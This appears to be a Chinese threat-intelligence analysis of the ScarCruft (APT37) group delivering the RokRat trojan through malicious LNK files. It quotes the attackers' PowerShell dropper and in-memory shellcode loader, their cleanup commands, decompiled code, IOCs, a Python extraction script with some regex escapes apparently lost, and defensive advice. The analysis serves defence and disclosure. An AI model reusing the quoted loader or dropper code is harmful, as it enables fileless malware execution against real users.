APT-C-28（ScarCruft）组织利用无文件方式投递RokRat的攻击活动分析

admin ⋮

APT-C-28
ScreCruft

APT-C-28（ScarCruft）组织，也被称为APT37（Reaper）和Group123，是一个源自东北亚地区的APT组织。该组织的相关攻击活动最早可追溯到2012年，并且一直保持到现在仍然十分活跃。APT-C-28主要聚焦于对韩国和其他亚洲国家进行网络攻击行动，其目标涵盖了化学、电子、制造、航空航天、汽车以及医疗保健等多个关键行业。该组织的主要目的在于窃取与战略军事、政治和经济相关的重要情报及敏感数据。此外，RokRat是一种基于云的远程访问工具，自2016年以来就一直是APT-C-28在其众多攻击活动中频繁使用的工具。RokRat的持续使用表明该工具在帮助APT-C-28实现其复杂的信息窃取活动方面扮演了关键角色。通过这种高级的远程访问工具，APT-C-28能够有效地渗透目标网络，窃取关键信息，并对受害者进行长期的监控。

360高级威胁研究院持续监控APT-C-28组织，成功捕获了该组织针对韩国政府及企业人员的多次威胁活动。攻击者通过分发LNK恶意文件，采用无文件技术，向目标系统植入RokRat恶意软件。

1.攻击流程分析

攻击者首先从一些合法的官方网站收集目标用户感兴趣的信息，以此制作高度定制化的钓鱼邮件，并将其发送给目标。这些钓鱼邮件的附件压缩包内嵌入了恶意LNK文件。一旦目标用户点击并激活该恶意LNK文件，它会释放多个文件，其中包括加密的RokRat Shellcode。随后，攻击者利用XOR算法对加密载荷进行解密，接着，这个Shellcode在一个新创建的线程中被加载，内部进一步解密硬编码的数据，最终获取并执行RokRat恶意软件。




图1 攻击流程图


2.载荷投递分析

恶意的LNK文件通过调用PowerShell，从自身嵌入的数据中提取多个文件。这些文件包括诱饵文档、恶意的BAT脚本、恶意的PowerShell脚本以及加密的RokRat Shellcode。

```
/k for /f "tokens=*" %a in ('dir C:\Windows\SysWow64\WindowsPowerShell\v1.0\*rshell.exe /s /b /od') do call %a "$dirPath = Get-Location; if($dirPath -Match 'System32' -or $dirPath -Match 'Program Files') {$dirPath = '%temp%');$exs=@('.lnk');$lnkPath = Get-ChildItem -Path $dirPath -Recurse *.* -File | where {$_.extension -in $exs} | where-object {$_.length -eq 0x0DD4B11F} | Select-Object -ExpandProperty FullName ;$lnkFile=New-Object System.IO.FileStream($lnkPath, [System.IO.FileMode]::Open, [System.IO.FileAccess]::Read);$lnkFile.Seek(0x0000111E, [System.IO.SeekOrigin]::Begin);$pdfFile=New-Object byte[] 0x0000AD36;$lnkFile.Read($pdfFile, 0, 0x0000AD36);$pdfPath = $lnkPath.replace('.lnk','.hwpx');sc $pdfPath $pdfFile -Encoding Byte;& $pdfPath;$lnkFile.Seek(0x0000BE54, [System.IO.SeekOrigin]::Begin);$exeFile=New-Object byte[] 0x000D9190;$lnkFile.Read($exeFile, 0, 0x000D9190);$exePath=$env:temp+'\caption.dat';sc $exePath $exeFile -Encoding Byte;$lnkFile.Seek(0x000E4FE4,[System.IO.SeekOrigin]::Begin);$stringByte = New-Object byte[] 0x00000636;$lnkFile.Read($stringByte, 0, 0x00000636); $batStrPath = $env:temp+'\elephant.dat';$string = [System.Text.Encoding]::UTF8.GetString($stringByte);$string | Out-File -FilePath $batStrPath -Encoding ascii;$lnkFile.Seek(0x000E561A, [System.IO.SeekOrigin]::Begin);$batByte = New-Object byte[] 0x00000147;$lnkFile.Read($batByte, 0, 0x00000147);$executePath = $env:temp+'\sharke.bat'; Write-Host $executePath; Write-Host $batStrPath; $bastString = [System.Text.Encoding]::UTF8.GetString($batByte);$bastString | Out-File -FilePath $executePath -Encoding ascii; &$executePath; $lnkFile.Close(); remove-item -path $lnkPath -force; "&& exit
```

图2 恶意LNK文件代码示例

我们监测到了不同种类的引诱文件, 其目标涵盖了多个与朝鲜有关的组织和个人。



공 적 조 서

성 명	(한자)		
주 민 번 호 (생 년 월 일)		군번(군인의 경우)	
		국적(외국인의 경우)	
주 소			
직 업		소 속	
직 위		직 급 · 계 급	
추 천 훈 격	통일부장관	추 천 순 위	
공 적 분 야	통일	공 적 기 간	

공적요지(70자이내)

※ 60~70자 작성

※ 실적 위주로 구체적으로 작성, 수식어는 지양

※ ~~에 기여함 으로 문장을 끝낼 것

조 사 자

소 속			
직 위 (직 급 · 계 급)		성 명	(서명 또는 인)

위의 기록이 사실과 다름없음을 확인합니다.

년 월 일

图3 诱饵文档示例

随后，恶意的BAT脚本调用另一个PowerShell脚本，以解密RokRat Shellcode并在内存中加载执行。

```
$exePath = $env:temp + '\caption.dat';
$exeFile = Get-Content -Path $exePath -Encoding Byte;
$len = $exeFile.Count;
$newExeFile = New-Object Byte[] $len;

$xK = 'd';

for ($i = 0; $i -lt $len; $i++) {
$newExeFile[$i] = $exeFile[$i] -bxor $xK[0];
}

[Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([Net.SecurityProtocolType], 3072);

$k1123 = [System.Text.Encoding]::UTF8.GetString(34) + 'kernel32.dll' + [System.Text.Encoding]::UTF8.GetString(34);

$a90234s = '[DllImport(' + $k1123 + ')]public static extern IntPtr GlobalAlloc(uint b,uint c);';
$b = Add-Type -MemberDefinition $a90234s -Name 'AAA' -PassThru;

$d3s9sdf = '[DllImport(' + $k1123 + ')]public static extern bool VirtualProtect(IntPtr a,uint b,uint c,out IntPtr d);';
$a90234sb = Add-Type -MemberDefinition $d3s9sdf -Name 'AAB' -PassThru;

$b3s9s03sfse = '[DllImport(' + $k1123 + ')]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint e,IntPtr f);';
$cake3sd23 = Add-Type -MemberDefinition $b3s9s03sfse -Name 'BBB' -PassThru;

$dtts9s03sd23 = '[DllImport(' + $k1123 + ')]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);';
$fried3sd23 = Add-Type -MemberDefinition $dtts9s03sd23 -Name 'DDD' -PassThru;

$byteCount = $newExeFile.Length;
$buffer = $b::GlobalAlloc(0x0040, $byteCount + 0x100);
$old = 0;

$a90234sb::VirtualProtect($buffer, $byteCount + 0x100, 0x40, [ref]$old);

for ($i = 0; $i -lt $byteCount; $i++) {
[System.Runtime.InteropServices.Marshal]::WriteByte($buffer, $i, $newExeFile[$i]);
};

$handle = $cake3sd23::CreateThread(0, 0, $buffer, 0, 0, 0);
$fried3sd23::WaitForSingleObject($handle, 500 * 1000);
```


图4 加载执行RokRat Shellcode

为了协助安全研究人员迅速了解RokRat的相关组成部分，我们提供了解析代码片段，用于解析恶意LNK文件并提取出RokRat的不同阶段的模块组件，详见附录。

名称	类型	大小
batStr	文件	2 KB
exe	文件	869 KB
execute	文件	1 KB
pdf	文件	427 KB
rokrat	文件	867 KB
rokrat_shellcode	文件	869 KB

图5 代码提取的文件示例

3.攻击组件分析

解密的shellcode从硬编码的加密数据处解密出PE文件，解密的PE文件是2024年10月编译的RokRat木马。最后将RokRat加载到内存后跳转到入口点执行。

```
int (__stdcall *start())(_DWORD, _DWORD)
{
  void (__stdcall *callbackFunction)(int, int, int); // eax
  int functionResult; // eax
  int (__stdcall *finalResult)(_DWORD, _DWORD); // eax
  int param1; // [esp-Ch] [ebp-1Ch]
  int param2; // [esp-8h] [ebp-18h]
  int param3; // [esp-4h] [ebp-14h]
  int refParam; // [esp+0h] [ebp-10h] BYREF
  int (__stdcall *fallbackFunction)(_DWORD, _DWORD); // [esp+4h] [ebp-Ch]

  callbackFunction = (sub_401041)(0x5BCD174B, &refParam, 16, 0);
  callbackFunction(param1, param2, param3);
  functionResult = sub_40157C();
  finalResult = sub_401134(functionResult, &refParam);
  if ( !finalResult && refParam )
  {
    finalResult = fallbackFunction;
    if ( fallbackFunction )
      return fallbackFunction(0, 0);
  }
  return finalResult;
}
```


图6 跳转到PE入口点执行

在过去几年中，我们持续披露了RokRat的各种功能及其演变{ REF _Ref186564610 r h |[1]}{ REF _Ref186564611 r h |[2]}{ REF _Ref155107399 r h |[3]}。此次样本的出现，为我们提供了深入分析和对比2024年RokRat版本的机会，从而进一步了解其发展路径。

整体分析显示，2024版本的RokRat在核心功能上与之前的版本保持一致，主要的变化体现在攻击路径和策略上。




图7 ScarCruft组织历年来投递RokRat攻击流程

在此，我们仍需强调一些关键功能，供安全专家参考或制定针对性的安全规则。

例如，RokRat在请求头中伪装其User-Agent为Googlebot，具体表现为：User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)，以及通信使用的典型字符串值“--wwjaughalvncjwiajs--”。

接下来，我们总结RokRat恶意软件中的各种控制指令及其对应的功能，以便更好地理解和防范其威胁。

表1 命令字符与功能

命令与控制字符	功能描述
0，g	监听或等待状态
i,	获取屏幕截图，定期获取系统进程信息
j，b	快速终止
d	执行删除特定文件的命令，如删除启动项、批处理文件等，然后退出
f	执行删除特定文件的命令，随后退出
h	遍历系统上的所有逻辑驱动器，获取驱动器所有文件信息并上传
e	命令执行
c	指定文件上传
1，2，5，6	从命令中包含的URL获取下一阶段载荷
3，4，7，8，9	文件下载
1，2，3，4	在成功获取载荷的情况下，创建线程执行载荷并收集系统信息
5，6，7，8，9	在成功获取载荷的情况下，获取载荷解密并写入到KB400928_doc.exe文件中并执行

表2 不同版本样本清理痕迹方式对比

RokRat(2024/2023/2020/2019)	RokRat(2022)
del "%appdata%MicrosoftWindowsStart MenuProgramsStartup*.VBS" "%appdata%*.CMD" "%appdata%*.BAT" "%appdata%*01" "%appdata%MicrosoftWindowsStart MenuProgramsStartup*.lnk" "%allusersprofile%MicrosoftWindowsStart MenuProgramsStartup*.lnk" /F /Q	reg delete HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\F /v OfficeBootPower /f & reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\R /v OfficeBootPower /f & del c:\programdata\30

二、归属研判

在此次攻击中，攻击者改变了以往的攻击流程，不再通过云服务下发加密载荷，而是直接将其嵌入到LNK恶意文件中。这一变化可能与各大安全厂商及服务提供商迅速禁用恶意云服务链接有关。这种形式的转变表明攻击者正在不断调整策略，以应对安全措施的升级。同时，这也展示了网络安全研究厂商及安全研究人员在有效阻拦RokRat方面的努力。未来，360高级威胁研究院将继续密切监控RokRat及其相关组件，以维护数字安全。

三、防范排查建议

为了防范和排除此类攻击，我们建议采取以下措施：

1.提高警惕：对于收到的任何不明来源的电子邮件附件或链接，务必保持警惕。不要轻易点击或下载这些附件或链接。

2.安全意识培训：加强员工的安全意识培训，教育他们如何识别钓鱼邮件和恶意文件，以及如何正确处理可疑邮件。

3.邮件过滤和扫描：使用强大的邮件过滤系统来阻止钓鱼邮件和恶意附件进入您的邮箱。此外，定期扫描邮件系统以检测潜在的威胁。

4.文件扫描和防病毒软件：安装并及时更新可靠的防病毒软件，确保其能够自动扫描所有下载的文件，并检测和阻止恶意软件。

5.系统和应用程序补丁：保持操作系统、应用程序和网络设备的最新补丁更新，以修复已知漏洞，减少被利用的风险。

6.权限控制：限制用户执行某些类型的文件，如LNK文件，以防止恶意文件被执行。实施严格的访问权限管理，以减少攻击者的操作空间。

7.数据备份和恢复：定期备份重要数据，并确保能够快速恢复数据以应对潜在的安全事件。

附录 IOC及代码

936888d84b33f152d39ec539f5ce71aa

5adfa76b72236bf017f7968fd012e968

3323777ca4ac2dc2c39f5c55c0c54e3c

f3c087a0be0687afd78829cab2d3bc2b

ee7e3e39dd951f352c669f64bd8ec1b5

144928fc87e1d50f5ed162bb1651ab24

0253b33cfb3deb6a1d4bb197895c4530

89c0d2cc1e71b17449eec454161d60da

表3 分析RokRat LNK文件的代码

```
def parse_rokrat_lnk_file(lnk_path, out_path):
    # 尝试解析 LNK 文件，获取 lnk_command
    try:
        with open(lnk_path, 'rb') as lnk_file_handle:
            lnk = LnkParse3.lnk_file(lnk_file_handle)
            lnk_command = lnk.lnk_command
    except Exception as e:
        print(f"无法读取 LNK 文件：{e}")
        return
    # 匹配特定的命令模式
    pattern = re.compile(
        r'$lnkFile.Seek((0x[0-9A-F]+),s*[System.IO.SeekOrigin]::Begin);'
        r'.*?New-Object byte[] (0x[0-9A-F]+);'
        r'.*?$(w+)Path',
        re.DOTALL | re.IGNORECASE
    )
    matches = pattern.findall(lnk_command)
    # 读取 LNK 文件内容
    try:
        with open(lnk_path, 'rb') as lnk_handle:
            lnk_content = bytearray(lnk_handle.read())
    except Exception as e:
        print(f"无法读取 LNK 文件内容：{e}")
        return
    exe_content = None
```

```
    key_match = []
    # 处理匹配结果，提取文件内容
    for match in matches:
        seek = int(match[0], 16)
        length = int(match[1], 16)
        filename = match[2]
        file_content = lnk_content[seek:seek + length]
        # 判断是否为可执行文件内容
        if len(str(len(file_content))) == 6:
            exe_content = file_content
        # 检查文件内容中是否包含 "bxor"
        if b"bxor" in file_content:
            try:
                key_pattern = re.compile(
                    r"$w+s*=s*['"]([^'"]+)['"];s*fors*([^)]*)s*{[^=]+=[^-]+-
bxor",
                    re.DOTALL | re.IGNORECASE
                )
                decoded_content = file_content.decode('utf-8', errors='ignore')
                key_match = key_pattern.findall(decoded_content)
            except Exception as e:
                print(f"处理文件内容时发生错误：{e}")
        # 保存提取的文件
        try:
            os.makedirs(out_path, exist_ok=True)
            with open(os.path.join(out_path, filename), 'wb') as f:
                f.write(file_content)
            print(f"已提取文件：{filename}")
        except Exception as e:
            print(f"写入文件时发生错误：{e}")
    # 如果找到可执行内容和密钥，则进行解密
    if exe_content and key_match:
        decrypted_data = bytearray()
        key_char = key_match[0]
        try:
            for byte in exe_content:
```

```
                decrypted_data.append(byte ^ ord(key_char))
            with open(os.path.join(out_path, "rokrat_shellcode"), 'wb') as f:
                f.write(decrypted_data)
            print("已解密并保存 RokRat Shellcode")
            try:
                offset = 0x58b
                if len(decrypted_data) >= offset + 5:  # 确保有足够的数据
                    # 提取 XOR 密钥
                    xor_key = decrypted_data[offset]
                    # 提取加密数据的长度（4 个字节，假设为小端序）
                    encrypted_length_bytes = decrypted_data[offset + 1:offset +
5]
                    encrypted_length = int.from_bytes(encrypted_length_bytes,
byteorder='little')
                    # 提取加密数据
                    encrypted_data = decrypted_data[offset + 5:offset + 5 +
encrypted_length]
                    if len(encrypted_data) == encrypted_length:
                        # 使用提取的 XOR 密钥解密数据
                        final_decrypted_data = bytearray()
                        for byte in encrypted_data:
                            final_decrypted_data.append(byte ^ xor_key)
                        # 将解密后的数据写入指定文件
                        with open(os.path.join(out_path, "rokrat"), 'wb') as f:
                            f.write(final_decrypted_data)
                        print("已解密并保存 RokRat")
                    else:
                        print("加密数据的实际长度与提取的长度不匹配。")
                else:
                    print("解密数据长度不足，无法提取密钥和长度信息。")
            except Exception as e:
                print(f"在偏移 0x58b 处解密数据时发生错误：{e}")
        except Exception as e:
            print(f"解密数据时发生错误：{e}")
else:
  print("未找到可执行内容或密钥，解密步骤被跳过。")
```

参考

[1]https://mp.weixin.qq.com/s/BOTyH6YTmVzhVInhTlzXww

[2]https://mp.weixin.qq.com/s/RjvwKH6UBETzUVtXje_bIA

[3]https://mp.weixin.qq.com/s?__biz=MzUyMjk4NzExMA%3D%3D&mid=2247492864&idx=1&sn=0af3b744c9d5deeb1697ce2a3565624b